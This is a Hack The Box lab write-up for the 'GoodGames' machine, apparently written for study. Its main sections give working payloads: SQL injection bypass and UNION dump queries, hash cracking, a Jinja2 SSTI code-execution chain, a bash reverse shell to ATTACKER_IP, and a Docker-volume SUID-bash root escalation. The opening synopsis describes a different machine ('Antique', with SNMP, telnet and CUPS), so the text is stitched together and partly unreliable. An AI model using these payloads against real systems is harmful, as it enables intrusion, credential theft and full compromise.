




GoodGames

Machine Writeup · Hack The Box

4.4 ★
RATING

Easy
DIFFICULTY

Linux
OS

18,541
USER OWNS

17,823
SYSTEM OWNS

20
POINTS

MACHINE SYNOPSIS

Antique is an easy-difficulty Linux machine hosting an HP JetDirect printer on telnet. SNMP enumeration leaks the device password, granting telnet access and command execution. A reverse shell is established via netcat. Privilege escalation abuses CUPS 1.6.1, which allows arbitrary root file reads via a Metasploit module, exposing the root flag.

CONTENTS

01	Reconnaissance & Port Scanning	04	SSTI — Flask Template Injection & Shell
02	SQL Injection — Login Bypass & Dump	05	Container Escape & Root via SUID Bash
03	vHost Discovery & Admin Panel Access	06	Lessons Learned



Martí Hervás


Penetration Tester · Hack The Box · 2025

hackthebox.com/machines/goodgames

01 Reconnaissance & Port Scanning

A single port — 80/tcp — is open on 10.10.11.130. The Apache server header immediately betrays the backend stack: Werkzeug/2.0.2 on Python 3.9.2 confirms Flask. The HTTP title and server hostname reference the domain goodgames.htb, which must be added to /etc/hosts before any meaningful web interaction.

NMAP — FULL PORT + VERSION SCAN




```
nmap — service scan

$ nmap -sS --min-rate=5000 -p- --open -n -Pn 10.10.11.130

PORT      STATE SERVICE  VERSION
80/tcp    open  http     Apache httpd 2.4.51
          Werkzeug/2.0.2 Python/3.9.2

# Only one port open — entire attack surface is web
# Flask backend confirmed via Werkzeug header
```

HOSTS FILE



```
terminal

$ echo "10.10.11.130 goodgames.htb" | sudo tee -a /etc/hosts
```

NOTE With only port 80 open, the entire engagement lives on the web layer. Prioritise input fields, authentication forms, and any reflected parameters from the first page load.

02 SQL Injection — Login Bypass & Full Database Dump

The login form at goodgames.htb accepts email and password fields. The email field is injectable — a classic OR-based payload bypasses authentication and returns a welcome message as admin. Further enumeration with UNION-based SQLi maps four columns, identifies the "main" database, and extracts the full user table including password hashes.

STEP 1 — CONFIRM INJECTION (LOGIN BYPASS)

```
curl — SQLi login bypass

$ curl -s -X POST http://goodgames.htb/login \
  -d "email=' or 1=1-- -&password=test"

# Response: "Welcome admin" — injection confirmed
# The email field is not parameterised
```

STEP 2 — UNION-BASED EXTRACTION (PYTHON SCRIPT)

```
SQLi — UNION extraction chain

# 4 columns confirmed via ORDER BY probe
# Key payloads:

email: ' union select 1,2,3,@@version-- -
email: ' union select 1,2,3,schema_name
      from information_schema.schemata-- -
email: ' union select 1,2,3,table_name
      from information_schema.tables
      where table_schema='main'-- -
email: ' union select 1,2,3,group_concat
      (id,0x3a,name,0x3a,password,0x3a,email)
      from user-- -
```

STEP 3 — CRACK ADMIN HASH

```
hash cracking — CrackStation

# Extracted hash (MD5):
2b22337f218b2d82dfc3b6f77e7cb8ec

# Cracked via CrackStation:
2b22337f218b2d82dfc3b6f77e7cb8ec : superadministrator

# Credentials: admin : superadministrator
```

03

vHost Discovery & Admin Panel Access

Navigating the authenticated dashboard reveals a gear/settings icon that links to a previously unknown subdomain: `internal-administration.goodgames.htb`. Adding it to `/etc/hosts` and authenticating with the cracked credentials grants access to a Flask-Volt admin panel — a rich template-based dashboard where user input is reflected unsafely.

ADD INTERNAL vHOST



vhost — discovery & access

```
$ echo "10.10.11.130 goodgames.htb internal-administration.goodgames.htb"
| sudo tee -a /etc/hosts

# Login to internal panel:
# http://internal-administration.goodgames.htb/login
# admin : superadministrator
```

WARN The admin panel runs a separate Flask-Volt instance. It does not share the same SQLi vulnerability — but the profile settings page reflects the Full Name field directly into a Jinja2 template without sanitisation, creating an SSTI surface.

04

SSTI — Flask Template Injection & Reverse Shell

The profile Full Name field in the admin panel is rendered with `render_template_string()` without escaping user input. Injecting a Jinja2 arithmetic expression confirms the vulnerability. A full OS command execution payload using the `cycler` global object then delivers a bash reverse shell — landing inside a Docker container.

STEP 1 — CONFIRM SSTI



SSTI — arithmetic probe

```
# Update Full Name field to:
{{7*7}}

# If the page renders "49" instead of "{{7*7}}"
# → Jinja2 SSTI confirmed
```

STEP 2 — OS COMMAND EXECUTION



SSTI — OS command read

```
# RCE via cycler global — read /etc/passwd:
{{ self._TemplateReference__context.cycler
  .__init__.__globals__.os
  .popen('id').read() }}
```

STEP 3 — REVERSE SHELL



SSTI — reverse shell payload

```
# Listener on attacker machine:
$ nc -lnvp 443

# SSTI payload in Full Name field:
{{ self._TemplateReference__context.cycler
  .__init__.__globals__.os.popen(
    'bash -c "bash -i >& /dev/tcp/ATTACKER_IP/443 0>&1"'
  ).read() }}
```

```
# Shell lands as: root@3a453ab39d3d (Docker container)
# Container IP: 172.19.0.2
```

The shell arrives as root inside the container. The user flag is readable at `/home/augustus/user.txt` — augustus is a low-privilege user whose home directory is mounted from the host. A port scan of the host gateway (172.19.0.1) reveals SSH on 22.

PIVOT — SCAN HOST & SSH AS AUGUSTUS



container pivot — host SSH

```
# Scan host gateway from container:
$ for x in {1..1024}; do
    (echo >/dev/tcp/172.19.0.1/$x) &>/dev/null
    && echo "port $x open";
done

port 22 open
port 80 open

# SSH to host using cracked DB credentials:
$ ssh augustus@172.19.0.1
Password: superadministrator

augustus@GoodGames:~$
```

05

Container Escape & Root via SUID Bash

The augustus home directory is mounted as a shared volume inside the Docker container. As root inside the container, we can write files into that directory that appear on the host with the same permissions. Copying the bash binary there and setting SUID+owner as root (from inside the container) creates a root-owned SUID bash on the host — which augustus can then execute to obtain a root shell.

STEP 1 — COPY BASH INTO SHARED VOLUME (AS CONTAINER ROOT)

```
container — SUID bash setup

# Inside Docker container (root@3a453ab39d3d):
root@container:/# cd /home/augustus
root@container:/home/augustus# cp /bin/bash .

# Set SUID bit and root ownership:
root@container:/home/augustus# chown root:root bash
root@container:/home/augustus# chmod 4755 bash

# Verify:
root@container:/home/augustus# ls -la bash
-rwsr-xr-x 1 root root 1168776 Jul 16 ... bash
```

STEP 2 — EXECUTE SUID BASH ON HOST (AS AUGUSTUS)

```
host — SUID bash → root

# Switch to host SSH session as augustus:
augustus@GoodGames:~$ ls -la bash
-rwsr-xr-x 1 root root 1168776 Jul 16 ... bash

# Execute with -p flag to preserve effective UID:
augustus@GoodGames:~$ ./bash -p

bash-5.1# id
uid=1000(augustus) gid=1000(augustus) euid=0(root)

bash-5.1# cat /root/root.txt
5b0e7f87*****
```

ROOT OBTAINED — Docker shared volume + SUID bash escalation**06****Lessons Learned****01 Parameterise Every Database Query — No Exceptions**

The login form used string concatenation instead of prepared statements, making it trivially injectable. A single parameterised query would have prevented the initial foothold entirely. SQLi is a solved problem — there is no valid reason to ship unsanitised queries in 2024.

02 render_template_string() With User Input Is Always SSTI

Flask's `render_template_string()` evaluates Jinja2 syntax in the string it receives. Passing any user-controlled value into it is equivalent to calling `eval()`. Use `render_template()` with static template files and escape all user data with `|e`.

03 Docker Volumes Are a Privilege Escalation Bridge

Mounting a host user's home directory into a container where another process runs as root completely collapses the container isolation model. Any file the container root writes to that directory lands on the host with root ownership. Audit all volume mounts for privilege boundary violations before deploying containers.

04 Chain Awareness — Three Bugs, One Root

No single vulnerability here grants root. SQLi leaks credentials, SSTI gives container shell, and the volume mount enables host escalation. Defenders who fix only one layer remain fully vulnerable. Model your threat posture as an attack chain, not a list of isolated findings.

Writeup authored by Marti Hervas · Hack The Box · GoodGames Machine · 2025